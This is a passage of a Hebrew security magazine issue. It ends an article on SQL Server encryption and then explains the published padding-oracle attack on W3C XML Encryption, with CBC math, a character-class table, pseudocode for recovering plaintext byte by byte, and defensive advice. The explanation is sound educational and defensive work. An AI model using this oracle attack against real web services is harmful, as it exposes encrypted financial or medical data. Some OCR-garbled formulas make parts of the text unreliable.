http://sourceforge.net/projects/winmerge/files/stable/2.12.4/WinMerge-2.12.4-Setup.exe/download

נעתיק את הקובץ לפני ההצפנה ולאחר ההצפנה, את שניהם נפתח בתוכנה WinMerge ונראה את ההבדלים. הצד השמאלי הוא הקובץ הלא מוצפן והצד הימני מוצפן:



מוצפן - ולא מצאנו כלום.

לא מוצפן - ומצאנו את המחרוזת.

בצד שמאל ניתן לראות את ההבדלים בין שני הקבצים. **כתום** אומר שיש מידע ו**אפור** אומר שריק שם. ניתן לראות שבצד הימני, כל המסמך מלא במידע לעומת השמאלי שכמעט רובו ריק לחלוטין.

נחזור ל-SQL Server, נוכל לבצע כיבוי המנגנון של ההצפנה, או פיענוח של המידע הקיים ע"י:

```
ALTER DATABASE TDE SET ENCRYPTION off;
```

חשוב לציין שאם המשתמש מסתכל על הטבלאות בתוך המשתמש שלו ואם המפתחות פתוחים, הוא יראה את כל המידע בצורה גלויה. ולא יצטרך להתעסק עם ההצפנה כמעט לאורך כל העבודה על ה-DB הייעודי להצפנה.

סיכום

במאמר זה סקרנו את סוגי ההצפנה הקיימים ב-MSSQL, בתחילה נגענו בדרכים להצפין שדות בודדים ולאחר מכן ראינו כיצד ניתן להצפין את כלל מסד הנתונים. במאמר זה הוצגו אך ורק דרכי הצפנה המובנים במסד הנתונים MSSQL, קיימים מקרים בהם ישנו הצורך להגן על מסד הנתונים בעזרת כלים חיצוניים- כלים כגון EFS אשר מאפשרים הצפנת קבצים בודדים בעזרת כלים מובנים במערכת הקבצים ומערכת ההפעלה. כלים כגון BitLocker או TrueCrypt המאפשרים הצפנת מחיצות שלמות במערכת הקבצים. חשוב להכיר את הכלים הללו ולהתאים את השימוש בהם לפי הסיטואציה בהם אנו נתקלים.

תודות

תודה רבה למר מיכאל שובמן על ההדרכה וההכוונה.

מקורות

- http://www.databasejournal.com/features/mssql/article.php/3717826/SQL-Server-2005--Hacking-password-Encryption.htm
- www.msdn.com
- http://technet.microsoft.com
- http://www.4guysfromrolla.com/articles/022807-1.aspx
- http://programming4.us/security/1074.aspx
- http://www.simple-talk.com/sql/database-administration/transparent-data-encryption/
- http://www.mssqltips.com/sqlservertip/1312/managing-sql-server-2005-master-keys-for-encryption/

פענוח צפני XML-Enc במסמכי XML

מאת: שלמה יונה

הקדמה

לקראת סוף חודש אוקטובר השנה פרסמו[1] בפומבי חוקרים מאוניברסיטת רוהר בבוכום שבגרמניה ליקוי מהותי בתקן XML-Enc של W3C. בתקן הזה משתמשים כדי להצפין מידע במסמכי XML. במשך שנים נחשבו המימושים של התקן לאמצעי יעיל בהגנה על מידע ששודר על ידי יישומים רבים במערכות מסחר אלקטרוני, מערכות רפואיות, מערכות פיננסיות, ממשלתיות ואפילו צבאיות. באופן נפוץ מידע שקשור לעסקאות בכרטיסי אשראי מוצפן באמצעות מימושים של התקן הזה.

החולשה שמאפשרת את פיצוח ההצפנה היא חלק מהתקן ואין מנוס מלעדכן את התקן ואת המימושים שלו. הוכחת ההתכנות בוצעה באמצעות תשתיות Java / Apache Axis2 ואומתה גם על JBoss. אין זו הפעם הראשונה שחולשות ובעיות במנגנוני ההצפנה והחתימה של XML דווחו[2][3], ובוודאי שאין זו הפעם הראשונה שמנוצלות חולשות[4][5][6], ב-CBC (הצפנה מבוססת שרשראות בלוקים) לא נעסוק בחולשות שכבר פורסמו בעבר. במאמר זה נבין כיצד עובד מנגנון ההצפנה ב-XML, מהי החולשה וכיצד משתמשים בה כדי לפצח טקסט מוצפן ולחשוף את המידע שהוצפן. לא נכנס לפרטים של הפריצה מול Axis2 או מול JBoss (המעוניינים יכולים למצוא מידע ב-[1]). בסיכום נפרט מה בכל זאת ניתן לעשות עד אשר יתוקן הליקוי.

מנגנון ההצפנה ב-XML

תקן ההצפנה ב-XML אינו מפרט ואינו מגדיר אלגוריתמים חדשים אלא מתאר תהליך ותחביר שבו משתמשים באלגוריתמים קיימים מבוססי בלוקים, למשל, AES ו-3DES כדי להצפין הודעות שארוכות יותר מבלוק ההצפנה שבקלט משתמשים במנגנון CBC.

[1] http://www.nds.rub.de/research/publications/breaking-xml-encryption/
[2] http://isecpartners.com/files/iSEC_HILL_AttackingXMLSecurity_bh07.pdf
[3] http://aws.amazon.com/security/security-bulletins/reported-soap-request-parsing-vulnerabilities-reso/
[4] http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.134.3005&rep=rep1&type=pdf
[5] http://www.iacr.org/archive/eurocrypt2002/23320530/cbc02_e02d.pdf
[6] http://www.usenix.org/event/woot10/tech/full_papers/Rizzo.pdf

רקע על CBC, ריפוד והגדרות

תקן XML-Enc[7] מגדיר את אלגוריתם AES ואת 3DES כצופני בלוקים. ההתקפה אינה מתייחסת לתכונה שייחודית דווקא לשני אלגוריתמי הצפנה אלה אלא מאפיינת צופני בלוקים כלשהם. לפיכך, נשתמש בצופן בלוקים שאותו נגדיר כזוג אלגוריתמים (Enc, Dec). אלגוריתם ההצפנה $Enc(k,m)$ מקבל מפתח $k \in \{0,1\}^l$ וטקסט גלוי $m \in \{0,1\}^n$ כך ש-n מתחלק ב-8 ללא שארית (ז"א הוא מספר שלם של בתים) ומחזיר טקסט מוצפן $c \in \{0,1\}^n$. אלגוריתם הפענוח $Dec(k,c)$ מקבל מפתח k וטקסט מוצפן c ומחזיר $m \in \{0,1\}^n$.

נניח שברצוננו להצפין הודעת XML $m \in \{0,1\}^*$ באורך כלשהו. ב-XML אנחנו רשאים להשתמש בשיטת קידוד התוים UTF-8 שהיא גם ברירת המחדל ובה נכון להניח שכל תו מורכב ממספר שלם של בתים ולפיכך ההודעה שלנו גם היא מורכבת ממספר שלם של בתים. יחד עם זאת $|m|$ אינו חייב להיות כפולה שלמה של בלוקים באורך n. לפיכך נזדקק להשתמש באלגוריתם ריפוד π ובהופכי שלו $\pi^{(-1)}$ כדי לקבל הודעה מרופדת $m' = \pi(m)$ שאורכה בסיביות $|m'|$ הוא כפולה שלמה של n.

תקן XML-Enc מגדיר את השימוש במנגנון הריפוד π באופן הבא:

1. נחשב מהו מספר הבתים הקטן ביותר p_{len} שניתן לשרשר אחרי הטקסט הגלוי של ההודעה כך שמספר הבתים של הטקסט הגלוי המרופד יהיה כפולה שלמה של n.
2. נשרשר אחרי הטקסט הגלוי של ההודעה $p_{len} - 1$ בתים
3. נשרשר בית אחד נוסף כך שערכו יהיה שווה ל-p_{len}.

על מנת להסיר את הריפוד יש לקרוא את הבית האחרון שמורה כמה בתים נוספים לפניו יש להסיר (כולל אותו עצמו) מ-m' כך שנקבל את m.

אופן הקידוד להצפנה הנפוץ ביותר הוא קוד בלוקים CBC. זהו גם האופן היחיד שמוגדר בתקן XML-Enc. בקידוד זה מעובדת הודעה m' שאורכה כפולה שלמה dn של גודל בלוק של אלגוריתם (Enc, Dec) כך ש:

1. נבחר באקראי וקטור אתחול $iv \in \{0,1\}^n$ ואת הבלוק הראשון בטקסט המוצפן נחשב כך:

$$x := m'_1 \oplus iv, C^{(1)} := Enc(k,x)$$


2. את הבלוקים הבאים של הטקסט המוצפן $C^{(2)}, \ldots, C^{(d)}$ נחשב כך:

$$x := m'_1 \oplus iv, C^{(i-1)} := Enc(k,x) \quad \text{לכל } i = 2, \ldots, d.$$

[7] http://www.w3.org/TR/xmlenc-core/

3. הטקסט המוצפן שמתקבל הוא לפיכך $C = (iv, C^{(1)}, \ldots, C^{(d)})$.

נסמן הצפנה ב-$C = Enc_{cbc}(k, \pi(m))$ ופענוח נסמן ב-$\pi(m) = Dec_{cbc}(k, C)$. בתרשים א' ניתן לראות המחשה של תהליך ההצפנה ואילו תהליך הפענוח מתקבל מהיפוך תהליך ההצפנה:



[תרשים א': המחשת קוד בלוקים (CBC) עם ריפוד]

החולשה

בעקבות חולשה קריפטוגרפית ב-CBC, שקיימת בכל אלגוריתם הצפנה מבוסס קידוד בלוקים, ניתן לבצע התקפת chosen-cyphertext אשר מחלצת את הטקסט שהוצפן (הסוד) מתוך הצופן.

נניח שנתון טקסט מוצפן $C = (iv, C^{(1)}, \ldots, C^{(d)})$ שמצפין הודעה $m = (m^{(1)}, \ldots, m^{(d)})$ בקידוד בלוקים CBC. אזי ניתן לייצר טקסט מוצפן אחר באופן הבא: יהיה $IV' := IV \oplus msk$ עבור $msk \in \{0,1\}^n$ כלשהו. אזי הטקסט המוצפן $(IV', C^{(1)})$ הוא הצפנה תקינה של ההודעה $m^{(1)} \oplus msk$. בנוסף, הטקסט המוצפן $(C^{(i-1)} \oplus msk, C^{(i)})$ הוא הצפנה תקינה של ההודעה $m^{(i)} \oplus msk$ לכל $i = 2, \ldots, d$.

נשים לב כי אלגוריתם הפענוח יפרש את $C^{(i-1)} \oplus msk$ בתור וקטור האתחול אם הטקסט המוצפן יתחיל בבלוק הזה. בהתקפה נבחרים ערכים שונים של msk ולכל אחד מהם שולחים את הטקסט המוצפן שנוצר לשרת XML. התגובה של השרת תאפשר להסיק את הטקסט הגלוי (הסוד) מתוך הטקסט המוצפן.

מה נדרש?

כדי לאפשר את ההתקפה נדרש אורקל אשר יגלה לנו האם הסוד שהוצפן תקין תחבירית מבחינת XML (ז"א האם הוא well formed XML). בפועל אפשר לקבל בקלות אורקל כזה כאשר web service מחזיר הודעת שגיאה בעת הניסיון לנתח את מסמך ה-XML לאחר שלב של פענוח הצפנה. לפעמים אפילו אין צורך בכך אלא די בתזמון קבלת התשובה מהשירות (תחת הנחה שעיבוד בעת שגיאה תחבירית דורש זמן עיבוד שונה מעיבוד שאינו כולל גילוי שגיאת תחביר).

גם חתימת החלק המוצפן לפי תקן XML-DSig אינו מאפשר בכל מקרה הגנה מההתקפה הזאת כי ניתן לעטוף את החתימה[8].

דוגמה ללא פרטים טכניים של תקן ההצפנה ב-XML ושל XML:

לטובת הפשטות נניח שההודעה (הסוד) בנויה רק מתווים שמקודדים כך שכל תו מיוצג על ידי בית אחד, למשל ב-ASCII, ונניח עוד שאין שימוש בריפוד, כי למשל אורך ההודעה הוא תמיד כפולה שלמה של אורך בלוק מוצפן.

עתה נחלק את קבוצת כלל התווים לשתי קבוצות A ו-B. נאמר שהקבוצה A מכילה תווים מסוג A ואילו הקבוצה B מכילה תווים מסוג B. בדוגמה, נניח עוד שהקבוצה $A = \{w\}$ מכילה תו יחיד - w, למשל התו 0x00. נגדיר שטקסט מוצפן C תקין ביחס למפתח k אם ההודעה המקורית (הסוד) $m = Dec_{cbc}(k, C)$ מכילה תווים מסוג B בלבד.

עתה נניח שקיבלנו טקסט מוצפן (שאינו בהכרח תקין במובן שהגדרנו כרגע $C = (iv, C^{(1)}, \ldots, C^{(d)})$) שמורכז מווקטור אתחול IV ומבלוק מוצפן יחיד $C^{(1)}$ אשר מצפין את m. נניח עוד שביכולתנו לתשאל אורקל O. האורקל מקבל כקלט טקסט מוצפן בקידוד בלוקים CBC - $C = (IV, C^{(1)})$. האורקל מחשב את הפענוח $Dec_{cbc}(k, C)$ ומשיב $C = (IV, C^{(1)})$ אם ההודעה המקורית (הסוד) $m = Dec_{cbc}(k, C)$ מכיל רק תווים מסוג B ובכל מקרה אחר משיב $O(C) = 0$. באמצעות שלושת הצעדים הבאים נוכל להראות כיצד האורקל מאפשר לנו לגלות את m מתוך $C = (IV, C^{(1)})$ בית אחד אחרי השני:

1. נשתמש באורקל לצורך חישוב וקטור האתחול IV' כך ש-$C' = (IV', C^{(1)})$ הוא תקין.
2. נשתמש באורקל כדי לגלות את שלב הביניים בפענוח $x = Dec_{cbc}(k, C(1))$.
3. נגלה את m באמצעות חישוב $m = IV \oplus x$.

כדי לחשב וקטור אתחול IV' כך ש-$C' = (IV', C^{(1)})$ הוא תקין, נתשאל את האורקל האם

[8] http://dl.acm.org/citation.cfm?id=1103026

$O(IV, C^{(1)}) = 1$, ואם התשובה חיובית נקבע את IV' להיות $IV' := IV$. אחרת, נקבע את IV' להיות מחרוזת אקראית כלשהי של סיביות. ההסתברות Π שנקבל כך טקסט מוצפן תקין תלויה במספר הבתים v שבכל בלוק. עבור ההגדרה הנוכחית של A ההסתברות הזאת שווה ל-$\Pi(v) = (1 - 1/256)^v$.

לפיכך, כאשר משתמשים ב-AES יש לנו $\Pi(16) = (1 - 1/256)^{16} \approx 0.94$, וכאשר משתמשים ב-3DES יש לנו $\Pi(8) = (1 - 1/8)^8 \approx 0.97$. מכאן שנוכל לצפות לאתר IV' מתאים לאחר מספר ניסיונות קטן בהסתברות גבוהה מאוד. אנו מתשאלים את האורקל כדי לדעת מתי הצלחנו.

עתה בידינו טקסט מוצפן תקין $(IV', C^{(1)})$. כדי לפענח בית כלשהו x_j מתוך שלב הביניים בפענוח $x = Dec_{cbc}(k, C(1))$, נסמן ב-IV' וב-$IV'' = (IV''_1, \ldots, IV''v)$ את הבתים שמרכיבים את IV' ואת IV'' בהתאמה.

עתה נשנה את וקטור האתחול IV' באמצעות XOR של msk עם הבית ה-j של IV' עד שנקבל שמקיים ש-$Dec_{cbc}(k, (IV'', C^{(1)})) = IV'' \oplus Dec(k, C^{(1)}) = IV'' \oplus x$ מכיל תו מתוך $A = \{w\}$. משום ששינינו רק את הבית ה-j של IV' נקבל ש-$w = IV''_j \oplus x_j$.

לכן נוכל למצוא את x_j באמצעות חישוב $x_j = w \oplus IV''_j$. התהליך הזה עובד לכל j ולכן נוכל למצוא את x בית אחר בית. מכאן שאם נקבל $x = Dec_{cbc}(k, C(1))$ נוכל לחלץ את הסוד m מתוך ההודעה המוצפנת $C = (IV, C^{(1)})$ על ידי חישוב $m = IV \oplus x$.


Algorithm 1 Recovering x_j.

Input: A single-block ciphertext $C' = (IV', c^{(1)})$ and an index $j \in \{1, \ldots, \nu\}$.

Output: The j-th byte x_j of $x = \mathsf{Dec}(k, C^{(1)})$.

1: $msk := 0\text{x}00$
2: **repeat**
3: $\quad msk := msk + 1$
4: $\quad IV'' := IV' \oplus 0^{8(j-1)} || msk || 0^{n-8j}$
5: **until** $\mathcal{O}((IV'', C^{(1)})) = 1$
6: **return** $x_j := w \oplus IV''_j$

החישוב של x_1 מוצג בתרשים 2:



שימוש בחולשה כדי לפצח הצפנה

בעת ניתוח הודעת XML שיש בה שימוש בהצפנה לפי XML-Enc יש לסרוק את כל מסמך ה-XML ולאתר תגי <EncryptedData> שמכילים מידע על אלגוריתם ההצפנה בתג <EncryptionMethod> ועל המפתח הנדרש בתג <KeyInfo> וכמובן מכילים את או מצביעים לטקסט המוצפן בתג <CipherValue>. לאחר הפענוח הטקסט המפוענח (הסוד) משולב במסמך ה-XML ולפיכך עליו להיות well formed בהקשר. אין זה משנה האם הסוד הוא טקסט או פורמט אחר שמשולב כטקסט בתוך תג XML או הוא XML Fragment בעצמו - הפענוח (ולמעשה, גם ההצפנה) נעשים באופן זהה ובדרך כלל על ידי מימושים סטנדרטיים של אלגוריתמי הפענוח, למשל, כמו אלה של openssl.

חשוב להבין שלא כל תו מותר בשימוש ב-XML וגם אלה שמותרים, הם תלויי הקשר[9],[10]. ההתקפה מנצלת את המקרים שבהם ניחוש שגוי של הטקסט המוצפן ייצור טקסט גלוי (הסוד) שאינו XML well formed. במקרים כאלה ב-Axis2 וגם JBoss כשל שכזה מחזיר SOAP[11] Fault שמציין שהתקיימה עבירת אבטחה (שכן, כשל בפענוח הצופן או בתקינות התחבירית של הטקסט המפוענח, מפורש ככשל אבטחה).

[9] http://www.w3.org/TR/xml/
[10] http://www.w3.org/TR/xml11/
[11] http://www.w3.org/TR/2000/NOTE-SOAP-20000508/

לשם הפשטות בתיאור נניח שהטקסט הגלוי (הסוד) כתוב כולו רק ב-ASCII אך נציין שאין מניעה להשתמש באותם העקרונות גם אם יש שימוש בתווים אחרים מיוניקוד שאפשריים בקידוד UTF-8. בהמשך, טבלה שמתארת את חלוקת התווים ב-ASCII לקבוצות A ו-B כפי שהסברנו קודם:

Dec.	Hex	Char.	Type	Dec.	Hex	Char.	Type	Dec.	Hex	Char.	Type	Dec.	Hex	Char.	Type
Block 0				Block 2				Block 4				Block 6			
0	00	NUL	A	32	20	SPC	B	64	40	@	B	96	60	‘	B
1	01	SOH	A	33	21	!	B	65	41	A	B	97	61	a	B
2	02	STX	A	34	22	"	B	66	42	B	B	98	62	b	B
3	03	ETX	A	35	23	#	B	67	43	C	B	99	63	c	B
4	04	EOT	A	36	24	$	B	68	44	D	B	100	64	d	B
5	05	ENQ	A	37	25	%	B	69	45	E	B	101	65	e	B
6	06	ACK	A	38	26	&	**A**	70	46	F	B	102	66	f	B
7	07	BEL	A	39	27	’	B	71	47	G	B	103	67	g	B
8	08	BS	A	40	28	(	B	72	48	H	B	104	68	h	B
9	09	HT	**B**	41	29	)	B	73	49	I	B	105	69	i	B
10	0A	LF	**B**	42	2A	*	B	74	4A	J	B	106	6A	j	B
11	0B	VT	A	43	2B	+	B	75	4B	K	B	107	6B	k	B
12	0C	FF	A	44	2C	,	B	76	4C	L	B	108	6C	l	B
13	0D	CR	**B**	45	2D	-	B	77	4D	M	B	109	6D	m	B
14	0E	SO	A	46	2E	.	B	78	4E	N	B	110	6E	n	B
15	0F	SI	A	47	2F	/	B	79	4F	O	B	111	6F	o	B
Block 1				Block 3				Block 5				Block 7			
16	10	DLE	A	48	30	0	B	80	50	P	B	112	70	p	B
17	11	DC1	A	49	31	1	B	81	51	Q	B	113	71	q	B
18	12	DC2	A	50	32	2	B	82	52	R	B	114	72	r	B
19	13	DC3	A	51	33	3	B	83	53	S	B	115	73	s	B
20	14	DC4	A	52	34	4	B	84	54	T	B	116	74	t	B
21	15	NAK	A	53	35	5	B	85	55	U	B	117	75	u	B
22	16	SYN	A	54	36	6	B	86	56	V	B	118	76	v	B
23	17	ETB	A	55	37	7	B	87	57	W	B	119	77	w	B
24	18	CAN	A	56	38	8	B	88	58	X	B	120	78	x	B
25	19	EM	A	57	39	9	B	89	59	Y	B	121	79	y	B
26	1A	SUB	A	58	3A	:	B	90	5A	Z	B	122	7A	z	B
27	1B	ESC	A	59	3B	;	B	91	5B	[	B	123	7B	{	B
28	1C	FS	A	60	3C	<	**A**	92	5C	\	B	124	7C	|	B
29	1D	GS	A	61	3D	=	B	93	5D	]	B	125	7D	}	B
30	1E	RS	A	62	3E	>	B	94	5E	^	B	126	7E	~	B
31	1F	US	A	63	3F	?	B	95	5F	_	B	127	7F	DEL	B

נאמר שטקסט מוצפן בעל בלוק יחיד $C = (IV, C^{(1)})$ מוגדר היטב ביחס למפתח k אם להודעה המקורית $m = (m_1,\ldots,m_v) = Dec_{cbc}(k,C)$ יש ריפוד של בית יחיד, ז"א ש-$m_v = 0x01$ ומכיל רק תווים מסוג B, ז"א ש-$m_j \in B$ לכל $j \in \{1,\ldots,v-1\}$.

האלגוריתם מורכב משתי שגרות FindIV ו-FindXbyte. הראשונה מקבלת בקלט טקסט מוצפן בקידוד בלוקים $C = (IV, C^{(1)},\ldots,C^{(d)})$ ואינדקס $i \in \{1,\ldots,d\}$ ומחזירה וקטור אתחול iv כך שהטקסט המוצפן $C = (IV, C^{(i)})$ תקין. האחרונה מקבלת כקלט אינדקס $j \in \{1,\ldots,v\}$ וטקסט מוצפן בעל בלוק יחיד $C = (iv, c^{(1)})$ מוגדר היטב ביחס למפתח k כך ש- $c^{(1)} = C^{(i)}$ ומחזירה את הבית ה-j, x_j של ערך הביניים בפענוח $x = (x_1,\ldots,x_v) = Dec_{cbc}(k,C^{(i)})$. באמצעות השגרות הללו אלגוריתם 2 מחלץ את הסוד m שמוצפן ב-C.

לולאה עוברת על כל d הבלוקים של C ועבור כל בלוק מבצעת:

1. קוראת ל-FindIV אשר מחשבת וקטור אתחול iv כך ש-$C = (iv, C^{(i)})$ תקין.
2. מריצה ν פעמים את FindXbyte כדי להשיג את כל ν ערכי הביניים

$$x^{(i)} = (x_1^{(i)}, \ldots, x_\nu^{(i)}) = Dec_{cbc}(k, C^{(i)})$$

3. ידיעה של $x^{(i)} = (x_1^{(i)}, \ldots, x_\nu^{(i)}) = Dec_{cbc}(k, C^{(i)})$ מאפשרת לקבל את הבלוק ה-i של הסוד בתור $m^{(i)} = Dec_{cbc}(f, C^{(i)}) \oplus C^{(i-1)} = x^{(i)} \oplus C^{(i-1)}$

Algorithm 2 Using $\mathcal{O}_{\mathsf{Axis}}$ to recover plaintexts.

Input: $C = (C^{(0)} = IV, C^{(1)}, \ldots, C^{(d)})$
Output: $m = (m^{(1)}, \ldots, m^{(d)})$

```
for i = 1 to d do
    iv := FindIV(C, i)
    for j = 1 to ν do
        x_j^(i) := FindXbyte(C^(i), iv, j)
    end for
    x^(i) := (x_1^(i), ..., x_ν^(i))
    m^(i) := x^(i) ⊕ C^(i−1)
end for
return (m^(1), ..., m^(d))
```

והנה השגרות:

Algorithm 3 GetValidPaddingMasks

Input: $IV, C^{(i)}$
Output: A set of valid padding masks $Pset$

```
Pset := ∅
for j := 0x00 to 0x7F do
    IV' := IV ⊕ (0^(n−8) || j)
    if O_Axis(IV', C^(i)) = 0 then
        Pset := Pset ∪ IV'_ν
    end if
end for
return Pset
```

Algorithm 4 FindIV

Input: A ciphertext $C = (C^{(i-1)}, C^{(i)})$
Output: iv

$IV := C^{(i-1)}$
repeat
  $Pset := GetValidPaddingMasks(IV, C^{(i)})$
  $pos := |Pset|$
  $IV_{pos} := IV_{pos} \oplus \texttt{0x01}$
until $|Pset| = \nu$
$iv := GetIvWithPaddingMask01(PSet, IV)$
return iv

Algorithm 5 Computing the set $Aset$.

Input: $c = (iv, C^{(i)})$, $j \in \{1, \ldots, \nu\}$
Output: Set $Aset \subseteq \{0, \ldots, 7\}$

$Aset := \emptyset$
for R $= 0$ **to** 7 **do**
  $msk :=$ 0xR0
  $iv' := iv \oplus 0^{8(j-1)}||msk||0^{n-8j}$
  if $\mathcal{O}_{\text{Axis}}((iv', C^{(i)})) = 1$ **then**
    $Aset := Aset \cup \{\texttt{msk}\}$
  end if
end for
return $Aset$

חשוב לציין שאם ידוע מידע על הטקסט הגלוי (על הסוד) אזי ניתן לדלג על חישוב הבלוקים המתאימים. מקרים כאלה יכולים לקרות כאשר ה-XML שבסוד צפוי מתוך XML Schema. כאשר ידועים הבתים $x^{(i)}$ אזי התוקף יכול גם להצפין טקסט כלשהו ולהחליף את הטקסט המוצפן המקורי בזה שלו.

מה ניתן לעשות?

החדשות הרעות: התקן כמו שהוא אינו ניתן לתיקון ללא שינוי מהותי שיגרור שינוי מהותי במימושים שלו. ההתקפה דורשת בממוצע 14 בקשות לכל בית מידע בטקסט שהוצפן ולמרות זאת היא מתבצעת במהירות, יחסית.

החדשות הטובות: ניתן לגלות את ההתקפה, במיוחד אם יש ניטור, בקרה ודיווח מידיים על כשלים ועל טעויות בניתוח מסמכי XML בעיבוד השכבות השונות של הפרוטוקולים ושל התקנים.

אפשר לקנפג XML Firewall שידווח בזמן אמת ואפילו יחסום את המשך התקשורת. כמובן, שניתן לצמצם ככל הניתן את המשוב השלילי שחוזר ובכך לנטרל את ה-אורקל שמשרת את ההתקפה. כדוגמה, ה- F5 ASM עשוי אפילו שלא להשיב לבקשה שגרמה לטעות תחבירית ב-XML (ואין זה אפילו משנה אם זה כחלק מפענוח) וניסיונות נשנים יגרמו לחסימת שירותים (ואפילו לפעולות נוספות) הרבה לפני שיוכלו להתקיים מספר הניסיונות הדרושים לשם ההתקפה הזאת גם אם השירות שעליו מגן F5 ASM פגיע להתקפה.

לסיכום, ההתקפה יעילה מאוד בזמן ובחישוב ומתבקש לתקן את תקן XML-Enc כדי להתגבר עליה.

על המחבר

שלמה יונה חוקר ומפתח אלגוריתמים להמלצות תוכן ב-Outbrain ועוסק בחינוך מתמטי. לפני כן תכנן והוביל את פיתוח מנועי עיבוד ה-XML (משלב הניתוח, דרך אימות מול XMLSchema ו-WSDL-ים ועד לתקני ופרוטוקולי אבטחה, חיפוש וניתוב) ב-F5 Networks.

סימונים מתמטיים במאמר

נסמן ב-$\{0,1\}^l$ כקבוצת כל המחרוזות שמורכבות מ-l ביטים. לכל $a,b \in \{0,1\}^l$ נסמן ב-$|a|$ את אורכה של המחרוזת a בביטים (כמה ביטים מרכיבים את המחרוזת a). ב-$a \oplus b$ נסמן פעולת XOR בין a לבין b ו-$a \circ b$ לציון שרשור המחרוזת a עם המחרוזת b. נסמן ב-$\{0,1\}^*$ כקיצור של $\{0,1\}^* = \cup_{i=0}^{\infty} \{0,1\}^i$.

הערות

כל התרשימים לקוחים מתוך[1].

לקריאה נוספת

- [1] Tibor Jager and Somorovsky Juraj, How to break XML encryption, CCS'11, Proceedings of the 18th ACM conference on Computer and communications security
- [2] Brad Hill - iSEC Partners, A Taxonomy of Attacks against XML Digital Signatures & Encryption. BlackHat2007.
- [3] http://aws.amazon.com/security/security-bulletins/reported-soap-request-parsing-vulnerabilities-reso/
- [4] Security Flaws Induced by CBC Padding. Applications to SSL, IPSEC, WTLS... - S. Vaudenay
- [5] Padding Oracle Attacks on the ISO CBC Mode Encryption Standard - K.G Patterson and A. Yau.
- [6] Practical Padding Oracle Attacks . Juliano Rizzo and Thai Duong.
- [7] XML Encryption Syntax and Processing W3C Recommendation 10 December 2002
- [8] McIntosh, M., and Austel, P. XML signature element wrapping attacks and countermeasures.
- SWS '05: Proceedings of the 2005 workshop on Secure web services (New York, NY, USA, 2005), ACM Press, pp. 20-27.
- [9] Extensible Markup Language (XML) 1.0 (Fifth Edition) W3C Recommendation 26 November 2008
- [10] Extensible Markup Language (XML) 1.1 (Second Edition) W3C Recommendation 16 August 2006, edited in place 29 September 2006
- [11] Simple Object Access Protocol (SOAP) 1.1W3C Note 08 May 2000

דברי סיום

בזאת אנחנו סוגרים את הגליון ה-28 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש ינואר.

אפיק קסטיאל,

ניר אדר,

31.12.2011